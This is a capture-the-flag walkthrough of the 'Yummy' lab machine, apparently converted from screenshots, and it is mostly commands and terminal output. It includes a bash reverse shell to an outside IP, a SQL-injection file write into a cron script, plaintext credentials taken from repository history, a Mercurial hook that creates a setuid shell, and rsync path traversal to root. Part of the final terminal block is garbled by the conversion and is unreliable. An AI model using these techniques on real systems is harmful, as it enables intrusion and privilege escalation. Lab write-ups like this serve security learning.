
Exploitation

1) Got reverse shell as mysql



```
vigneswar@VigneswarPC: ~/temp
$ cat fixer-v.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.98/4444 0&1
Request
[...]
(vigneswar@VigneswarPC)-[~/temp]
$ sqlmap -r req.txt --batch --file-write=fixer-v.sh --file-dest=/data/scripts/fixer-v.sh
[...]
(vigneswar@VigneswarPC)-[~/temp]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.98] from (UNKNOWN) [10.129.170.195] 60948
bash: cannot set terminal process group (15961): Inappropriate ioctl for dev
ice
bash: no job control in this shell
mysql@yummy:/var/spool/cron$ |
```

2) The directory is given wrong permissions, we can use it to replace the cron job file to get shell as www-data



```
vigneswar@VigneswarPC: ~
$ ls -al
total 28
drwxrwxrwx 2 root root 4096 Oct  7 16:20 .
drwxr-xr-x 3 root root 4096 Sep 30 08:16 ...
-rw-r--r-- 1 root root  90 Oct  7 16:20 app_backup.sh
-rw-r--r-- 1 root root 1336 Sep 26 15:31 dbmonitor.sh
-rw-r--r-- 1 root root 5570 Sep 26 15:31 sqlappointments.sql
-rw-r--r-- 1 root root 114 Sep 26 15:31 table_cleanup.sh
mysql@yummy:/data/scripts$ |
```

```
vigneswar@VigneswarPC: ~
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.98] from (UNKNOWN) [10.129.170.195] 52108
bash: cannot set terminal process group (16338): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@yummy:/root$ |
```

```
vigneswar@VigneswarPC: ~      X + | ^  
Yummy Yummy  
www-data@yummy:/root$ ls  
ls: cannot open directory '.' : Permission denied  
www-data@yummy:/root$ cd ~  
www-data@yummy:~$ ls  
app-qatesting backupapp.zip  
www-data@yummy:~$ | YUMMY Home Dashboard Me
```

3) Found a .hg file

```
www-data@yummy:~/app-qatesting$ ls -al  
total 40  
drwxrwx--- 7 www-data qa 4096 May 28 14:41 .  
drwxr-xr-x 3 www-data www-data 4096 Oct 7 16:27 ..  
-rw-rw-r-- 1 qa qa 10852 May 28 14:37 app.py  
drwxr-xr-x 3 qa qa 4096 May 28 14:26 config  
drwxrwxr-x 6 qa qa 4096 May 28 14:37 .hg  
drwxr-xr-x 3 qa qa 4096 May 28 14:26 middleware  
drwxr-xr-x 6 qa qa 4096 May 28 14:26 static  
drwxr-xr-x 2 qa qa 4096 May 28 14:26 templates  
www-data@yummy:~/app-qatesting$ |
```

All

Images

Videos

Shopping

News

Web

Books

More

Tools



Mercurial SCM

<https://wiki.mercurial-scm.org> › Repository

Repository

25 Mar 2013 — The term **repository** refers to the directory named **.hg** (dot **hg**) in the **repository** root directory. The **repository** root directory is the parent directory of the ...

People also ask

Is hg better than Git?



Mercurial Is Safer For Less Experienced Users

However, Git allows all involved developers to change the version history. Obviously, this can have disastrous consequences. With basic Mercurial, you can only change your last commit with “hg commit – amend”. Git also stores every change made for 30 days in reflog. 9 Jan 2019

It seems like a service like git

4) Found creds of qa in log

```
www-data@yummy:~/app-qatesting$ hg log -p
changeset: 9:f3787cac6111
tag:        tip
user:       qa
date:      Tue May 28 10:37:16 2024 -0400
summary:   attempt at patching path traversal

diff -r 0bbf8464d2d2 -r f3787cac6111 app.py
--- a/app.py    Tue May 28 10:34:38 2024 -0400
+++ b/app.py    Tue May 28 10:37:16 2024 -0400
@@ -19,8 +19,8 @@
It seems like a service like git

db_config = {
    'host': '127.0.0.1',
-   'user': 'qa',
-   'password': 'jPAd!XQCtn80c@2B',
+   'user': 'chef',
+   'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db',
    'cursorclass': pymysql.cursors.DictCursor,
    'client_flag': CLIENT.MULTI_STATEMENTS
@@ -135,7 +135,7 @@
    temp_dir = tempfile.mkdtemp()
    current_date_time = datetime.now()
    formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")
```

5) Connected with ssh qa:jPAd!XQCtn8Oc@2B

```
vigneswar@VigneswarPC:~$ ssh qa@yummy.htb
qa@yummy: password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Mon Oct  7 04:28:47 PM UTC 2024

System load: 0.04          Processes:           265
Usage of /:   61.5% of 5.56GB  Users logged in:    0
Memory usage: 23%          IPv4 address for eth0: 10.129.170.195
Swap usage:   0%           

0bbf8454d2d2 -> f3787cac6111 app.pv
Expanded Security Maintenance for Applications is not enabled.


10 updates can be applied immediately.
10 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Privilege Escalation


1) Found sudo permission



A screenshot of a terminal window titled "Yummy". The terminal shows the user "qa" with sudo privileges. The user runs "ls", "cat user.txt", and "sudo -l". The output of "sudo -l" shows that user "qa" can run commands like "hg pull" on the local host.

```
qa@yummy:~$ ls
user.txt
qa@yummy:~$ cat user.txt
8f72427c8459cc0a1fe9e58003c5acd2
qa@yummy:~$ sudo -l
[sudo] password for qa:
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User qa may run the following commands on localhost:
  (dev : dev) /usr/bin/hg pull /home/dev/app-production/
qa@yummy:~$ |
```



A screenshot of a terminal window showing the output of "hg --version". It displays the Mercurial Distributed SCM version (6.7.2) and copyright information from 2005 to 2023.

```
qa@yummy:~$ hg --version
Mercurial Distributed SCM (version 6.7.2)
(see https://mercurial-scm.org for more information)

Copyright (C) 2005-2023 Olivia Mackall and others
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
qa@yummy:~$ |
```


2) We can use pull

<https://repo.mercurial-scm.org/hg/help/hgrc>

Files

Mercurial reads configuration data from several files, if they exist. These files do not exist by default and you will have to create the appropriate configuration files yourself:

Local configuration is put into the per-repository "<repo>/[.hg/hgrc](#)" file.



A screenshot of a terminal window showing a sample ".hg/hgrc" configuration file. The file contains various configuration options such as [ui], [tweakdefaults], [color], and [paginate].

```
qa@yummy:/tmp/temp$ cat .hg/hgrc
# example user config (see 'hg help config' for more info)
[ui]
# name and email, e.g.
# username = Jane Doe <jdoe@example.com>
username = qa

# We recommend enabling tweakdefaults to get slight improvements to
# the UI over time. Make sure to set HGPLAIN in the environment when
# writing scripts!
# tweakdefaults = True

# uncomment to disable color in command output
# (see 'hg help color' for details)
# color = never

# uncomment to disable command output pagination
# (see 'hg help pager' for details)
# paginate = never
```

```

[extensions]
# uncomment the lines below to enable some popular extensions
# (see 'hg help extensions' for more info)
#
# histedit =
# rebase =
# uncommit =
[hooks]
post-pull = /tmp/exploit.sh

[trusted]
users = qa, dev
groups = qa, dev
qa@yummy:/tmp/temp$ cat /tmp/exploit.sh
#!/bin/bash
cp /bin/bash /tmp
chmod +s /tmp/bash
qa@yummy:/tmp/temp$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251
(run 'hg update' to get a working copy)
qa@yummy:/tmp/temp$ ls /tmp
bash
exploit.sh

```

3) Got shell as dev

```

qa@yummy:/tmp/temp$ /tmp/bash -p
bash-5.2$ whoami
dev
bash-5.2$ cd ~
bash-5.2$ sudo -l
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
bash-5.2$ |

```

4) Connected with ssh

```
qa@yummy:~/tmp/temp      x  +  v
drwxr-x--- 2 qa  qa  4096 Oct  7 16:28 .cache
drwxr-x--- 3 qa  qa  4096 May 28 16:24 .gnupg
drwxrwxr-x 5 qa  qa  4096 Oct  7 16:56 .hg
-rw-rw-r-- 1 qa  qa   738 Oct  7 17:09 hgrc
-rw-r----- 1 qa  qa   20 Oct  7 17:13 lesshst
drwxrwxr-x 3 qa  qa  4096 May 27 06:08 .local
-rw-r----- 1 qa  qa   807 Mar 31 2024 .profile
drwxr-x--- 2 qa  qa  4096 May 28 15:01 .ssh
drwxrwxr-x 3 qa  qa  4096 Oct  7 17:20 temp
-rw-r----- 1 root qa  33 Oct  7 09:17 user.txt
bash-5.2$ whoami
root
bash-5.2$ cd ~
cd: changing all changes
dev
bash-5.2$ ls
ls: changing all changes
temp user.txt
bash-5.2$ cd /home/dev/vangesets with 0 changes to 0 files
bash-5.2$ ls
changesets 1badc18fae605949605251
app-production
bash-5.2$ ls -al
ls: changing all changes
tmp/tempx 1e 7m
total 44
drwxr-x--- 7 dev  dev  4096 Oct  7 17:28 .
drwxr-xr-x 4 root root 4096 May 27 06:08 ..
drwxr-xr-x 7 dev  dev  4096 Oct  7 17:28 app-production
lrwxrwxrwx 1 root root   9 May 15 13:12 .bash_history -> /dev/null
-rw-r----- 1 dev  dev  220 Mar 31 2024 .bash_logout
-rw-r----- 1 dev  dev 3887 May 27 14:48 .bashrc
drwxr---- 2 dev  dev  4096 Sep 30 07:20 .cache
drwxr---- 3 dev  dev  4096 May 28 16:24 .gnupg
-rw-rw-r-- 1 dev  dev  729 May 29 15:08 hgrc
-rw-r----- 1 root root   0 May 27 06:14 .hushlogin
drwxrwxr-x 5 dev  dev  4096 May 15 13:21 .local
-rw-r----- 1 dev  dev  807 Mar 31 2024 .profile
drwxr---- 2 dev  dev  4096 May 28 15:02 .ssh
/home/dev/app-production/
bash-5.2$ cd .ssh
bash-5.2$ ls
authorized_keys
bash-5.2$ ls -al
total 8
drwxr---- 2 dev  dev  4096 May 28 15:02 .
drwxr-x--- 7 dev  dev  4096 Oct  7 17:28 ..
bash-5.2$ vim authorized_keys
bash-5.2$ | dev@yummy:~      x  +  v
Enter file in which to save the key (/home/vigneswar/.ssh/id_ed25519): id_ed25519
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_ed25519
Your public key has been saved in id_ed25519.pub
The key fingerprint is:
SHA256:qt954vnMrlqq/BUco6zOsmyXKselgG/sFBfpqDAgBhc vigneswar@VigneswarPC
The key's randomart image is:
+--[ED25519 256]--+
| . E.
| ...
| o. o o
| + o . . o o
| o ..o S o o
| o...oo. . o.
| +.*... =.
| ..Oo+=.o=..
| =o++XO+.
+---[SHA256]---+
(vigneswar@VigneswarPC)~[~/temp]
$ ls
backupapp backupapp.zip dbmonitor.sh dbstatus.json fixer-v_____sh id_e
d25519 id_ed25519.pub req.txt result
(vigneswar@VigneswarPC)~[~/temp]
$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAIAjPmLmZEV28hupcdCgBahHUKN9uVMiG+jKCDe
MNg8 vigneswar@VigneswarPC /sbin/:/bin/:/snap/bin/,use_pty
(vigneswar@VigneswarPC)~[~/temp]
$ ssh dev@yummy.htb -i id_ed25519
I'm out of office until October 8th, don't call me
dev@yummy:~$ |
```

5) Found sudo as root

```
dev@yummy:~$ sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* /opt/app
dev@yummy:~$ |
```

```
dev@yummy:/opt/app$ sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/../../../../../root/ --chmod=777 /opt/app/
dev@yummy:/opt/app$ cat root.txt
5bd9e995dd249bc028ace190792b81a9
dev@yummy:/opt/app$ |
```